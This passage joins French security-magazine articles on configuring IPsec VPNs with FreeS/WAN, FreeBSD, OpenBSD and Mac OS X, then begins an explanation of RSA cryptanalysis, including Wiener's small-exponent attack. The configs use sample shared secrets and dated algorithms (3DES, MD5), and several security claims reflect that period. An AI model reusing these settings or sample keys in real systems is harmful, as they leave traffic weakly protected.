La première section est connue et ne nécessite pas de commentaire supplémentaire. En revanche, nous avons deux sections `conn`. La première définit une section de connexion par défaut. Ces informations seront utilisées pour toutes les autres connexions définies dans le fichier, en tant que valeurs par défaut. Nous définissons le nombre d'essais maximum autorisé pour négocier une connexion (une SA). Une valeur à 0 définit un nombre infini. Puis nous définissons la durée maximale d'une SA, ainsi que la durée maximale d'une clé de session. Ensuite, les différents algorithmes de chiffrement et de hachage sont spécifiés (ici 3DES et MD5). Nous arrivons aux données sur les adresses des participants du VPN. Le côté gauche (la machine locale) avec son adresse IP, le sous-réseau à protéger (ici, la machine locale) et le chemin d'accès au fichier contenant le certificat. La machine locale sera identifiée, pour l'authentification, par son nom (FQDN), et non par son adresse IP. Nous définissons que le côté droit (la passerelle) sera authentifié par une clé publique de type certificat X509. La connexion par défaut est chargée au démarrage de FreeS/Wan et l'authentification sera du type certificat.

La section suivante définit une communication spécifique, appelée `certif`. Elle définit le côté droit de la connexion VPN. Nous avons l'adresse de la composante droite (ici la passerelle), puis le sous-réseau à protéger (ici le réseau local) et le chemin d'accès au fichier de certificat de la passerelle. Le paramètre suivant (qui est en commentaire) permet d'authentifier une machine par l'autorité de certification qui a certifié ce certificat.

Dans notre cas, toutes les machines qui présenteront un certificat, signé par l'autorité de certification qui possède le certificat `ca.crt`, seront authentifiées et autorisées à créer un VPN. Dans notre cas d'étude, cela n'apporte rien dans la configuration du client, puisque la passerelle est toujours la même machine. Mais sur la passerelle, cette notion peut devenir très utile, puisque l'on n'a pas besoin de stocker les certificats des hôtes autorisés, mais seulement de vérifier que celui qu'ils présentent est bien signé par l'autorité de certification. Nous définissons, ensuite, le type d'identification de la passerelle pour son authentification, ici par son nom (FQDN). Enfin, nous voulons que cette connexion soit chargée au lancement de FreeS/Wan et que l'authentification emploie des certificats. Lorsque le fichier `/etc/ipsec.conf` est défini, il faut voir le fichier `/etc/ipsec.secrets` qui référence la clé privée de la machine locale. Nous avons, dans ce fichier :

```
: RSA /etc/ipsec.d/private/local.key
```

Ce fichier définit une clé privée RSA dans le fichier spécifié.

Dans notre exemple, quatre fichiers ont été utilisés pour authentifier les machines :

- `/etc/ipsec.d/cacerts/ca.cert` :
  le certificat (auto-signé) de l'autorité de certification ;
- `/etc/ipsec.d/certs/192.168.1.4.crt` :
  le certificat de la machine locale ;
- `/etc/ipsec.d/certs/192.168.1.254.crt` :
  le certificat de la passerelle ;
- `/etc/ipsec.d/private/local.key` :
  la clé privée de la machine locale.

On pourra utiliser le répertoire `/etc/ipsec.d/crls` pour y placer les certificats révoqués (les certificats qu'il ne faut plus utiliser et en lesquels il ne faut plus accorder sa confiance). On remarquera, également, les protections du répertoire `/etc/ipsec.d/private` (uniquement pour `root`) qui contient la clé privée locale, maillon faible du processus d'authentification par certificats.

Quand tout ceci est fait, il ne nous reste plus qu'à lancer `/etc/rc.d/ipsec start`, et tout devrait marcher ... Mais ça n'a pas marché pour nous ! Nous avons fait beaucoup de tests : essayé avec des kernels 2.4.21 et 2.4.22, essayé les patches Super FreeS/Wan 1.99.8 (le site de FreeS/Wan comporte une partie dédiée à l'interopérabilité [5] mentionnant que les résultats des tests sont, en majeure partie, obtenus sur des FreeS/Wan 1.x), FreeS/Wan 2.01 et 2.02 (dont le dernier date du 4 septembre 2003), des fichiers de configuration différents pour FreeS/Wan et pour la passerelle OpenBSD, consulté les documentations trouvées sur Internet (entre autres [6] et [7]), essayé leurs fichiers de configuration, lu la doc. Rien à faire, notre configuration n'arrive pas à créer un VPN.

Nous avons toujours le même problème : `PAYLOAD_MALFORMED`. Et pourtant, partout sur les sites visités, l'interopérabilité entre FreeS/Wan et OpenBSD a été testée, avec succès, avec des certificats X509 !

On pourrait croire que le problème vient de la configuration de FreeS/Wan, ce qui expliquerait que cela ne fonctionne pas. Mais ce n'est pas le cas, car deux machines FreeS/Wan avec la configuration que nous venons de présenter (exactement la même), fonctionnent parfaitement. Le VPN se crée, l'authentification par certificats a été testée (nous avons modifié la clé privée et l'authentification ne marche plus), les paquets sont bien chiffrés, et toutes les communications réseau passent bien par le tunnel. Par contre, ça ne fonctionne pas avec une OpenBSD (et ce n'est pas mieux avec une FreeBSD sous Racoon [8], nous avons toujours le même problème).

Il semble donc y avoir un problème de compatibilité entre une configuration de FreeS/Wan qui fonctionne entre des machines FreeS/Wan et une configuration de OpenBSD qui fonctionne entre des machines OpenBSD, FreeBSD et Mac OS X.

CONCLUSION

IPSec est un protocole au niveau IP, qui permet de créer des tunnels authentifiés et chiffrés. Ce protocole est indépendant de la plate-forme sur laquelle il est utilisé et doit donc permettre une interopérabilité entre plusieurs machines. Cette interopérabilité entre deux implémentations différentes, OpenBSD et FreeS/Wan, ne semble pas être parfaite, puisque dans le cas de l'utilisation de certificats X509, cela pose problème. On peut donc se poser la question sur l'interopérabilité d'un tel protocole selon son implémentation : interopérabilité entre des solutions logicielles entre elles, entre des solutions matérielles différentes (Cisco, Netasq...) et des solutions mixtes logicielles et matérielles (par exemple, une station Linux avec un Cisco). En tout état de cause, il semble évident de devoir tester toute solution envisagée pour créer des VPN IPSec, entre des plates-formes différentes avant tout déploiement.

Frédéric Combeau <**fred@rstack.org**>.

Ingénieur-Chercheur en Sécurité des Systèmes d'Information au Commissariat à l'Energie Atomique.

Références

[1] : Dossier IPSec, "Sécurisation de communications sans fil avec IPSec", MISC 10

[2] : **http://www.freeswan.org**

[3] : **http://www.freeswan.ca**

[4] : **http://www.strongsec.com/freeswan**

[5] : **http://www.freeswan.org/freeswan_trees/freeswan-2.02/doc/interop.html**

[6] : **http://www.rommel.stw.uni-erlangen.de/~hshoexer/ipsec-howto/HOWTO.html**

[7] : **http://www.hsc.fr/ressources/ipsec/ipsec2001/#config**

[8] : Fiche pratique IPSec sur OpenBSD, FreeBSD et Mac OS X dans MISC 10

BSD et MAC OS X

Nous avons exposé une solution à base d'IPSec pour sécuriser une infrastructure WiFi dans le dossier de ce numéro [1], et avons détaillé la configuration de la passerelle sous OpenBSD. Voyons maintenant comment des postes sous BSD ou Mac OS X peuvent l'utiliser.

Les systèmes d'exploitation OpenBSD, FreeBSD et Mac OS X utilisent une implémentation similaire d'IPSec dans leurs noyaux respectifs, à savoir la pile KAME [2]. Dès lors, nous retrouvons des outils de configuration et de manipulation d'IPSec comparables sur ces systèmes. Cette fiche portera principalement sur FreeBSD, qui intègre tous les outils que nous souhaitons traiter ; nous mentionnerons cependant les quelques adaptations nécessaires pour configurer une machine sous Mac OS X ou OpenBSD de façon convenable.
Nous nous plaçons dans le cas d'une machine dont l'adresse IP est 192.168.1.1 afin d'être en adéquation avec le paramétrage de la passerelle exposé dans le dossier, et nous souhaitons que tout flux entre la passerelle et le client soit sécurisé.

IPSEC SOUS FREEBSD

FreeBSD [3] possède un support natif d'IPSec, mais actuellement il n'est pas activé dans le noyau dont nous disposons à l'installation (que ce soit sur la version 4.8 ou 5.1). La première étape est donc de recompiler un noyau en ajoutant le support IPSec, avec les lignes suivantes dans le fichier de configuration :

```
options         IPSEC
opions          IPSEC_ESP
```

Après avoir rebooté avec le support IPSec fraîchement ajouté, nous sommes en mesure de paramétrer notre machine comme client IPSec. Une différence notable par rapport à son cousin OpenBSD est l'absence sur FreeBSD d'interface permettant d'observer directement les données encapsulées dans un paquet IPSec.

ÉCHANGE MANUEL DES CLÉS

Sur ce système, le paramétrage manuel peut se faire grâce à un seul et même outil, `setkey(8)`, qui gère à la fois les SAs (*Security Associations*) et les SPs (*Security Policies*). Ce programme présente l'avantage d'avoir un `man` clair et complet. Une configuration simple repose sur un fichier de configuration contenant les SAs et les SPs. Commençons par définir nos associations de sécurité :

```
### setkey.conf
## Définition des SAs
# Sens client - passerelle
add 192.168.1.1 192.168.1.254 esp 260 -E 3des-cbc
"cledechiffrementsecrete!"
        -A hmac-md5 "1234567890abcdef";
# Sens passerelle - client
add 192.168.1.254 192.168.1.1 esp 261 -E 3des-cbc
"cledechiffrementsecrete!"
        -A hmac-md5 "1234567890abcdef";
```

La commande `add` sert à créer les SAs : il faut prendre soin d'utiliser les mêmes paramètres (protocoles, algorithmes, clés, SPIs) que ceux de la passerelle. Sur ces lignes sont donc mentionnés successivement les source et destination de la communication sécurisée, le protocole employé, le SPI, l'algorithme de chiffrement et sa clé, et enfin l'algorithme d'authentification et sa clé.

Passons aux politiques de sécurité. L'ordre dans lequel elles sont entrées est important, puisque lors du traitement d'un paquet, c'est la première politique applicable qui est choisie, et non la plus spécifique :

```
## Définition des SPs
# Le trafic entre la passerelle et le client nécessite IPSec
spdadd 192.168.1.1 192.168.1.254 any -P out
        ipsec esp/tunnel/192.168.1.1-192.168.1.254/require ;
```

```
spdadd 192.168.1.254 192.168.1.1 any -P in
        ipsec esp/tunnel/192.168.1.254-192.168.1.1/require ;

# Le trafic avec les autres machines du sous-réseau ne requiert pas IPSec
spdadd 192.168.1.1 192.168.1.0/24 any -P out none;
spdadd 192.168.1.0/24 192.168.1.1 any -P in none;

# Le trafic avec les serveurs hors du sous-réseau nécessite IPSec
spdadd 192.168.1.1 192.168.2.0/24 any -P out
        ipsec esp/tunnel/192.168.1.1-192.168.1.254/require ;
spdadd 192.168.2.0/24 192.168.1.1 any -P in
        ipsec esp/tunnel/192.168.1.254-192.168.1.1/require ;
```

Les deux premiers arguments de `spdadd` sont les adresses IP de la source et de la destination du flux à traiter. Attention, les noms d'hôte ne sont pas acceptés. Vient ensuite le protocole concerné (`any` signifie que la politique concerne tous les protocoles). Enfin, la politique à proprement parler est définie : sens du flux, traitement à appliquer, et éventuels paramètres. Le traitement peut valoir :

- `discard` : les paquets sont rejetés ;
- `none` : pas d'encapsulation IPSec ;
- `ipsec` : tentative d'encapsulation IPSec (tentative car ensuite il sera possible de préciser si IPSec est requis, ou simplement souhaité).

Ici, nous ne désirons pas l'emploi d'IPSec avec les machines du sous-réseau autres que la passerelle, d'où les troisième et quatrième politiques : `-P` *sens* `none`.

En revanche, nous souhaitons établir un tunnel bâti sur ESP pour tous les autres flux, en exigeant l'emploi d'IPSec, d'où la politique `-P` *sens* `ipsec` avec l'option `require` ; si jamais le tunnel ne peut pas être établi avec la passerelle, alors aucune communication devant passer par cette dernière ne pourra se réaliser.

Il faut ensuite charger ces instructions au niveau du noyau :

```
# setkey -f setkey.conf
```

Il est enfin possible de visualiser les SAs (`setkey -D`) et les SPs (`setkey -DP`).

NÉGOCIATION AUTOMATIQUE

Sous FreeBSD, il existe deux démons capables de gérer les négociations nécessaires à IPSec en implémentant le protocole ISAKMP. Le premier, `racoon(8)`, se borne à la négociation des Security Associations : pour les Security Policies, il faut se tourner vers `setkey` ; `racoon` est disponible en port, mais aussi en package, ce qui en fait un outil facile et rapide à installer. En revanche, les commentaires du package mettent clairement en avant ses faiblesses, à savoir notamment une gestion de la mémoire pouvant être améliorée, ainsi qu'une implémentation n'utilisant pas de *threads*. Le second démon n'est autre qu'`isakmpd(8)`, issu du monde OpenBSD : capable de négocier à la fois les *Security Associations* et les *Security Policies*, il s'avère plus rapide et plus efficace.

Racoon

Sa configuration repose sur le fichier `/usr/local/etc/racoon/racoon.conf`, dont voici un exemple adapté à notre cas d'étude :

```
# Chemin du fichier contenant le secret partagé
path pre_shared_key "/usr/local/etc/racoon/psk.txt" ;

# Adresse et port sur lesquels écoute le démon
listen
{
    isakmp 192.168.1.1 [500];
}

# Critères de temps pour les négociations
timer
{
    counter 5;      # nombre maximum d'essais
    interval 20 sec; # délai entre deux essais
    phase1 30 sec;  # temps maximum pour terminer la phase 1 ISAKMP
    phase2 15 sec;  # temps maximum pour terminer la phase 2 ISAKMP
}

# Configuration de la phase 1 en fonction des machines distantes
# "anonymous" signifie qu'il s'agit de la configuration par défaut,
# utilisée pour tous les hôtes distants
remote anonymous
{
    exchange_mode main,aggressive; # ordre de préférence des modes
    my_identifier address;         # nous identifier par notre adresse IP
    lifetime time 24 hour;         # durée de vie des paramètres établis
    initial_contact on;            # forcer l'utilisation des SAs récentes
    proposal_check obey;           # comportement attendu du serveur lors de la
                                   # négociation des durée de vie et PFS pour la
                                   phase 2
        # Paramètres cryptographiques souhaités

    proposal {
            encryption_algorithm 3des;  # chiffrement : 3DES
            hash_algorithm sha1;        # hachage : SHA1
            authentication_method pre_shared_key ;
                                        # authentification par secret partagé
    }
}
```

```
# Configuration de la phase 2, pour les connexions issues
# de 192.168.1.1 à destination du sous-réseau 192.168.2.0/24
sainfo address 192.168.1.1 any address 192.168.2.0/24 any
{
    lifetime time 2 min; # durée de validité d'une SA avant renégociation
    encryption_algorithm 3des;          # chiffrement : 3DES
    authentication_algorithm hmac_sha1; # hachage : SHA1
}
```

Une présentation exhaustive des possibilités de configuration est accessible dans le man de racoon.conf(5).

Que ce soit pour le chiffrement en phase 1 ou 2, racoon ne gère pas l'algorithme AES, mais simplement DES, 3DES, Blowfish et cast128 (et quelques autres uniquement utilisables en phase 2). Ainsi, pour employer cette configuration avec celle d'isakmpd fournie pour la passerelle OpenBSD du dossier, il faut adapter le fichier isakmpd.conf de la passerelle de façon à ce qu'il utilise la suite cryptographique QM-ESP-AES-SHA-PFS-SUITE pour le *quick mode* de la seconde phase ISAKMP.

Il faut ensuite compléter le fichier contenant le secret partagé (/usr/local/etc/racoon/psk.txt) ; celui-ci doit appartenir à l'utilisateur qui lance racoon (typiquement, root). Il est de la forme :

```
192.168.1.2     mekmitasdigoat
```

Nous reprenons ici le mot de passe configuré sur la passerelle. Pour la petite histoire, ce mot de passe est celui habituellement utilisé dans les exemples de configuration et la documentation d'OpenBSD, et son origine obscure a été révélée après une question sur la liste de diffusion OpenBSD [5].

Il faut maintenant créer les politiques de sécurité à l'aide de setkey, comme vu précédemment, pour exiger un chiffrement des flux entre notre machine et la passerelle. Pour cela il suffit d'un setkey -f sur un fichier contenant les lignes suivantes :

```
spdadd 192.168.1.1 192.168.2.0/24 any -P out
        ipsec esp/tunnel/192.168.1.1-192.168.1.254/require ;
spdadd 192.168.2.0/24 192.168.1.1 any -P in
        ipsec esp/tunnel/192.168.1.254-192.168.1.1/require ;
```

Nous sommes alors prêts à lancer racoon, de préférence initialement en mode debug et au premier plan (options -d -F) afin de régler les problèmes de configuration qui ne manqueront pas de se présenter ! Par la suite, le démon est lancé au démarrage par le script /usr/local/etc/rc.d/racoon.sh.

La configuration exposée nous fait travailler avec une authentification par secret partagé. Toutefois, racoon est aussi en mesure d'authentifier un hôte via des certificats x509.

Pour cela, nous modifions la configuration comme suit :

```
# Répertoire où sont placés les certificats et clés privées
path certificate "/usr/local/etc/racoon/cert";

# Un exemple simple de configuration pour authentifier par
# certificat l'hôte dont l'adresse IP est 192.168.1.254
remote 192.168.1.254
{
        exchange_mode main,aggressive;
        my_identifier address;
        certificate_type  x509  "192.168.1.1.crt" "local.key";
        peers_certfile "192.168.1.254.crt";
        proposal {
                encryption_algorithm 3des;
                hash_algorithm sha1;
                authentication_method rsasig;
        } }
```

Le mot clef certificate_type x509 précise les noms de fichiers contenant le certificat et la clé privée de la machine locale, que nous devons placer dans le répertoire défini par path certificate. L'hôte distant, pour être reconnu, devra présenter le certificat dont la valeur est passée à peers_certfile : ce certificat doit se trouver dans le même répertoire que le certificat local et sa clef privée. Enfin, dans la section proposal, la méthode d'authentification est établie pour utiliser une signature RSA : authentication_method rsasig;.

Isakmpd

Sous FreeBSD, le répertoire de configuration d'isakmpd est /usr/local/etc/isakmpd. Nous y trouvons le fichier isakmpd.conf. Il peut être conçu en adaptant le fichier de configuration de la passerelle, exposé dans le dossier [1] (le lecteur pourra notamment s'y reporter pour les commentaires sur les différents champs) :

```
# isakmpd.conf - client 192.168.1.1 - FreeBSD

[General]
Listen-on= 192.168.1.1
Policy-File= /usr/local/etc/isakmpd/isakmpd.policy

[Phase 1]
192.168.1.254= ISAKMP-peer-west
Default= ISAKMP-peer-west-aggressive

[Phase 2]
Connections= IPsec-east-west

[ISAKMP-peer-west]
Phase= 1
Transport= udp
Address= 192.168.1.254
Configuration= Default-main-mode
```

```
Authentication= mekmitasdigoat

[ISAKMP-peer-west-aggressive]
Phase= 1
Transport= udp
Address= 192.168.1.254
Configuration= Default-aggressive-mode
Authentication= mekmitasdigoat

[IPsec-east-west]
Phase= 2
ISAKMP-peer= ISAKMP-peer-west
Configuration= Default-quick-mode
Local-ID= East
Remote-ID= West
```

La fin du fichier de configuration n'est pas détaillée ici puisqu'elle est rigoureusement identique à celle du fichier présenté dans l'article du dossier. Elle spécifie les sections `[EAST]`, `[WEST]`, `[Default-main-mode]`, `[Default-aggressive-mode]` et `[Default-quick-mode]`.

Ce fichier de configuration est utilisé par `isakmpd` pour négocier les associations de sécurité (ou SAs). Les critères déterminant la politique de sécurité (ou SP) se trouvent dans le fichier `isakmpd.policy`, dont l'emplacement est d'ailleurs spécifié dans le fichier de configuration principal :

```
KeyNote-Version: 2
Comment: Négocier un tunnel basé sur ESP, avec chiffrement AES et
hachage SHA
Authorizer: "POLICY"
Licensees: "passphrase:mekmitasdigoat"
Conditions: app_domain == "IPsec policy" &&
                esp_present == "yes" &&
          esp_enc_alg == "aes" &&
          esp_auth_alg == "hmac-sha" - "true";
```

Nous conservons la valeur usuelle du champ `Authorizer` car nous ne souhaitons pas ici de délégation pour les politiques (c'est-à-dire que nous ne créons pas différents niveaux de politiques, ce qui est intéressant principalement lorsqu'il en faut beaucoup). Ensuite, `Licensees` indique comment fonctionne l'authentification au niveau de notre tunnel : elle repose sur un secret partagé, la chaîne "mekmitasdigoat". Enfin, les `Conditions` à remplir concernant le protocole et les algorithmes de chiffrement pour l'établissement du tunnel sont fournies sous forme d'expression booléenne : dans notre cas, le tunnel s'établira si la machine distante peut gérer le protocole ESP avec un chiffrement AES et un hachage utilisant SHA.

Comme avec `racoon`, nous pouvons faire reposer l'authentification des machines sur des certificats x509. Pour cela, il faut modifier les paramètres `Transforms` afin de préciser au démon que l'authentification doit utiliser une signature RSA. Cette modification intervient au niveau des sections `[Default-main-mode]` et `[Default-aggressive-mode]`. Nous pouvons par exemple y mettre la ligne `Transforms= 3DES-SHA-RSA_SIG`, qui indique que le chiffrement utilise 3DES, que le hachage se fait par SHA1, et que nous remplaçons l'authentification via secret partagé par une solution plus solide.

Ce mode d'authentification doit aussi apparaître dans le fichier `isakmpd.policy`, où le champ `Licensees` définit le mode d'authentification à adopter. Pour fonctionner avec des certificats X509, plusieurs solutions sont offertes : nous pouvons inscrire le certificat attendu complet (encodé en `base64`) comme paramètre du champ `Licensees` ou alors simplement spécifier une partie du sujet du certificat (typiquement, le CN, ou *Canonical Name*).

Voici deux illustrations de configuration du champ `Licensees` :

```
Licensees: "DN:/CN=Passerelle Wifi"
```

Si le sujet du certificat présenté par l'hôte distant correspond à cette valeur, il sera accepté ; c'est le préfixe `DN:` qui indique ici que nous nous limitons à une partie du sujet du certificat.

```
Licensees: "x509-base64:CertificatEncodeEnBase64=="
```

Dans ce cas de figure fictif, nous avons recopié l'intégralité du certificat encodé en `base64` tel qu'il est généré par `openssl`, après avoir pris soin de le reformater pour qu'il occupe une seule ligne.

Enfin, lors de l'utilisation de certificats, nous pouvons opter pour une autre solution, qui va consister à ne pas entrer le certificat de la machine distante dans le fichier de configuration, mais le certificat d'une autorité de certification : toute machine présentant un certificat signé par cette autorité sera alors reconnue comme authentifiée et donc comme ayant le droit de négocier avec nous. Ceci est à rattacher au principe de délégation permis par `isakmpd`, mais son intérêt est plus flagrant au niveau de la passerelle.

Cette configuration achevée, il ne reste plus qu'à lancer le démon. Dans un premier temps, il peut être intéressant de lancer `isakmpd -d -DA=99`, c'est-à-dire que l'application ne tourne pas en arrière-plan et que tous les messages de `debug` soient sollicités : la quantité d'information affichée est alors impressionnante, mais une simple redirection dans un fichier permettra de rechercher les éventuelles causes des problèmes. Une fois la configuration validée, lancer le démon sans option particulière s'avère satisfaisant.

OPENBSD

La configuration d'un client sous OpenBSD peut se décliner sous les trois formes que nous avons déjà évoquées : gestion manuelle des clés, échange automatique avec authentification par secret partagé, et échange automatique avec authentification par certificats X509.

La gestion manuelle se fait avec l'outil `ipsecadm(8)`, tandis que l'échange automatique est assuré par `isakmpd(8)`. Nous ne nous étendrons pas sur la configuration de ces outils sur un client OpenBSD puisqu'elle peut être facilement déduite de la configuration de la passerelle dans l'article [1] ainsi que du déploiement d'un client sous FreeBSD présenté ci-dessus.

MAC OS X

Les machines Apple ne sont pas en reste concernant l'établissement de VPN, puisque Mac OS X [4] (et plus précisément dans le cas sur lequel nous nous penchons ici, la version Jaguar) offre un support pour IPSec ainsi qu'un client PPTP (*Point-to-Point Tunneling Protocol*). Ce n'est néanmoins pas la solution qui retiendra notre attention ici, puisque nous nous intéresserons plutôt aux outils orientés IPSec.

Nous notons donc avec intérêt que Mac OS X propose une intégration de la pile KAME [2]. Celle-ci, principalement utilisée sur les systèmes BSD, implémente IPSec et IPv6. Nous allons retrouver ici des outils de configuration d'IPSec présents également sous FreeBSD, à savoir `setkey` et `racoon`.

Les procédures de configuration sont identiques, pour la gestion manuelle des clés avec `setkey`, à celles utilisées sous FreeBSD et détaillées plus haut. En revanche, pour l'utilisation de `racoon`, on notera une petite différence par rapport à FreeBSD, puisque les fichiers de configuration devront être placés dans le répertoire `/private/etc/racoon`. Son fonctionnement reste cependant le même pour les autres aspects. Notons simplement que `racoon`, sous Mac OS X, établit ses associations de sécurité relativement lentement, comparé à une configuration équivalente sous FreeBSD.

CONCLUSION

Que ce soit sur les BSD ou sur Mac OS X, la gestion native d'IPSec de la pile KAME facilite la mise en place de réseaux privés virtuels : en effet, le déploiement sur ces systèmes est sans comparaison possible avec les difficultés que peut poser FreeS/Wan sous Linux, par exemple. De plus, nous retrouvons des outils de configuration communs qui font qu'un utilisateur bascule entre ces systèmes sans être totalement dépaysé, tout en bénéficiant d'une interopérabilité qui n'est pas un mince avantage dans la jungle des solutions de VPN existantes !

VG - **vg@rstack.org**

Ingénieur-Chercheur en Sécurité des Systèmes d'Information au Commissariat à l'Energie Atomique

Références

[1] "Sécurisation des communications WiFi avec IPSec" — Frédéric Combeau, Yannick Fourastier, VG — MISC 10

[2] **http://www.kame.net**

[3] **http://www.freebsd.org**

[4] **http://www.apple.com/macosx/**

[5] **http://archives.neohapsis.com/archives/openbsd/2001-01/2005.htm**

Attaques de protocoles RSA

La sécurité "théorique" de nombreux algorithmes de chiffrement comme RSA [2,7,11] repose sur la difficulté "supposée" de problèmes issus (en général) de la théorie des nombres. Mais un système de chiffrement est proposé dans le cadre d'un "protocole". La sécurité d'un protocole utilisant un algorithme de chiffrement est-elle aussi élevée que la sécurité de cet algorithme ? Pas toujours ! Le but de cet article est de montrer par des exemples que même dans le cas où la sécurité d'un système de chiffrement est supposée élevée, son utilisation, en dehors du cadre protocolaire "théorique" qui définit son niveau de sécurité, peut le rendre fragile. Le type d'attaques décrites ici ne sont pas que théoriques puisque, par exemple, la plupart des systèmes utilisant SSL 3.0 peuvent être attaqués grâce à une faiblesse du protocole SSL 3.0 récemment découverte par Bleichenbacher [14], chercheur en théorie des nombres.

En 1976, Diffie et Hellman [1] ont proposé une idée surprenante : la seule propriété nécessaire pour garantir la confidentialité d'un message est la difficulté du déchiffrement, le chiffrement n'a aucune raison d'être difficile ! Diffie et Hellman proposent ainsi le concept de *cryptographie asymétrique* : chaque participant possède une clé privée connue de lui seul, dite aussi clé secrète, pour effectuer les opérations secrètes (déchiffrement ou signature), et une clé publique associée, qu'il divulgue le plus largement possible pour permettre à quiconque de lui envoyer des messages chiffrés (que lui seul pourra déchiffrer) ou de vérifier une signature (que lui seul aura pu produire). Aucune communication secrète préalable n'est nécessaire.

Malheureusement, dans l'article annonçant la révolution cryptographique, aucun algorithme de chiffrement n'est suggéré. Seul un protocole de mise en accord public de clés secrètes, important en pratique, est proposé, Protocole de mise en accord de clé de Diffie-Helmann. Le premier algorithme de chiffrement asymétrique ne se fait cependant pas attendre longtemps après [1], puisqu'en 1978, Adleman, Rivest et Shamir [2] proposent le désormais célèbre algorithme RSA dont la sécurité est fondée sur la difficulté supposée d'un problème classique de théorie des nombres : la *factorisation*. On peut au passage faire remarquer l'ironie de cette découverte puisque la légende veut que Adleman, Rivest et Shamir cherchaient en fait au départ à montrer *l'impossibilité* du chiffrement asymétrique ! On décrit brièvement l'algorithme RSA.

CRYPTOSYSTÈME RSA

[Données] : $n = p\,q$ un module RSA; e, l'exposant public, est premier avec $\varphi(n) = (p-1)(q-1)$;

Clé publique de Alice : n et e;

→ Clé privée (secrète) d'Alice : $d = e^{-1}$ *modulo* $\varphi(n) = (p-1)(q-1)$;

→ m, le message que Bernard veut envoyer à Alice ;

[Sortie]: le chiffré c de m ;

[Début]:

→ [Chiffrement] par Bernard : Bernard calcule $c = m^e$ *modulo* n;

→ [Déchiffrement] par Alice : seule Alice est capable de retrouver m à partir de d, car cela nécessite la connaissance de d: $m = c^d$ *modulo* n.

[Fin].

Donnons un exemple avec p= 2038074743 et q= 4222234741, ce qui définit le module (clé publique) RSA n=8605229984649246563 et un message dont la "forme" numérique est m=12345678987654321.

Soit $e=17$ l'exposant public, la clé privée d vaut alors d=3543329991101327033 ; Bernard peut vérifier que $e*d=1$ *modulo* $\varphi(n)= (p-1)(q-1)$ et il peut ainsi chiffrer le message m en calculant le chiffré $c = m^e$ *modulo* n. Alice reçoit ce message, calcule c^d *modulo* n et obtient finalement le message m=12345678987654321.

VOUS AVEZ DIT "SÉCURITÉ" ?

RSA est-il sécurisé ? Cette question est difficile même si certains déclinent l'acronyme RSA en "*Resist Serious Attacks*". D'un point de vue pratique, l'inversion du chiffrement RSA est supposée "aussi difficile" que la factorisation [11]. Pour qui s'intéresse au problème de la factorisation, il peut constater *pratiquement* que factoriser certains nombres demande un temps de calcul considérable. Cependant, le statut du problème de factorisation est très curieux puisque personne n'a encore *prouvé* qu'il est "difficile", quel que soit le sens qu'on donne à ce mot. C'est juste une (très forte) conviction ! Insistons encore sur le fait que c'est précisément cette difficulté observée qui rend l'algorithme RSA "pratiquement" sûr – en tout cas lorsqu'il est correctement utilisé.

La notion de "sécurité" d'un algorithme évolue ainsi dans le temps. Les concepteurs du système RSA eux-mêmes ont écrit en 1978 qu'ils étaient convaincus que pour voir la factorisation d'une clé RSA d'au moins 129 chiffres, il faudrait attendre de quelques dizaines à quelques centaines d'années. Or, en août 1999, une équipe de chercheurs a annoncé la factorisation de RSA-155, nombre de 512 bits proposée en *challenge* par la société qui détenait le brevet RSA (**http://www.rsa.com**) ! Pour les spécialistes en sécurité, cela signifie évidemment qu'il ne faut plus utiliser de clés RSA de 512 bits. Mais quels spécialistes ? La question se pose lorsqu'on sait que la quasi-totalité des échanges sur Internet utilisant *Secure Socket Layer* (SSL) est sécurisée avec des clés de 512 bits et que plus de 90% des transactions interbancaires[1] se font avec des clés publiques RSA de 512 bits.

Mais si attaquer RSA de manière "frontale" revient à factoriser la clé publique n, ce n'est pas le seul moyen de cryptanalyser RSA. Les attaques de RSA, hors factorisation de la clé publique n, se regroupent essentiellement en trois classes [11] :

- les attaques qui reposent sur le chiffrement répété du même message (attaque de Simmons et attaque de Hastad présentées par la suite) ;
- les attaques qui reposent sur l'utilisation d'un petit exposant d (attaques de Wiener et de De Weger présentées par la suite) ;
- les attaques qui reposent sur l'utilisation d'un petit exposant e (attaques de Hastad et attaques *via* l'algorithme LLL de Boneh et Durfee, voir [15] et [16]).

Par ailleurs, G. Bart a présenté dans [12] la *timing attack* et dans [13] la *differential power attack*. Ces deux attaques sont très efficaces mais ne permettent de retrouver la clé privée d d'une clé RSA que si celle-ci est utilisée dans une carte à puce supposée être dans les mains de l'attaquant. Si le problème de factorisation d'une clé RSA de 1024 bits "bien choisie" reste hors de portée actuellement, on peut cryptanalyser RSA dans certains cas en attaquant par exemple directement l'exposant de déchiffrement ; l'attaque la plus connue est celle dite de Wiener, présentée par la suite. Une amélioration de cette attaque a été récemment proposée par De Weger. RSA est considéré comme un système *a priori* sûr, et il est désormais bien étudié, mais ce n'est pas un cryptosystème "magique" qui garantit la confidentialité à "coup sûr". Pour commencer, nous allons présenter quelques attaques de RSA avant de passer aux attaques dites *attaques de protocoles*.

ATTAQUES DE WIENER (PETIT EXPOSANT DE DÉCHIFFREMENT)

De son côté, Wiener a proposé une attaque de RSA qui réussit bien si la clé de déchiffrement, soit l'exposant de déchiffrement d est "assez petit". Son attaque repose sur l'équation suivante, dite équation RSA, définissant d :

$$(1)\ e*d = 1 \ \text{modulo}\ \varphi(n)/2.$$

Le coefficient *2* vient du fait que $PGCD(p-1, q-1)=2$. Cette équation est équivalente au fait qu'il existe un entier $k>0$ tel que

$$e*d = 1 + k*\varphi(n)/2.$$

Cette équation a trois inconnues d, k et $\varphi(n)$; on peut la réécrire sous la forme :

$$\frac{2e}{\varphi(n)} - \frac{k}{d} = \frac{1}{d\varphi(n)}.$$

Ceci signifie que k/d est une bonne approximation de $\frac{2e}{\varphi(n)}$ puisque d est supposé "petit" devant $\varphi(n)$.

Comme $\varphi(n)=(p-1)(q-1)=n+1-p-q$ est inconnu, Wiener propose de remplacer $\varphi(n)$ par n tout simplement. Ceci lui permet alors de résoudre l'équation (1) grâce aux fractions continues !

En effet, comme k et d sont premiers entre eux, Wiener a remarqué que si on trouve deux entiers d et k tels que

$$\frac{2e}{\varphi(n)} - \frac{k}{d} \le \frac{1}{2d*d}$$

[1] C'est-à-dire que la vôtre en fait très probablement partie !

alors on a de bonnes chances que la fraction k/d soit celle qu'on cherche. Or, un résultat ancien sur les fractions continues montre que ce qu'on appelle les convergents partiels d'un réel vérifient une inégalité de ce type. Pour ne pas alourdir trop cet exposé, on renvoie le lecteur par exemple au chapitre de B. Rungaldier dans [3].

On peut montrer qu'il suffit d'avoir (après simplification) l'inégalité suivante

$$\frac{1}{\varphi(n)} \leq \frac{1}{2d}$$

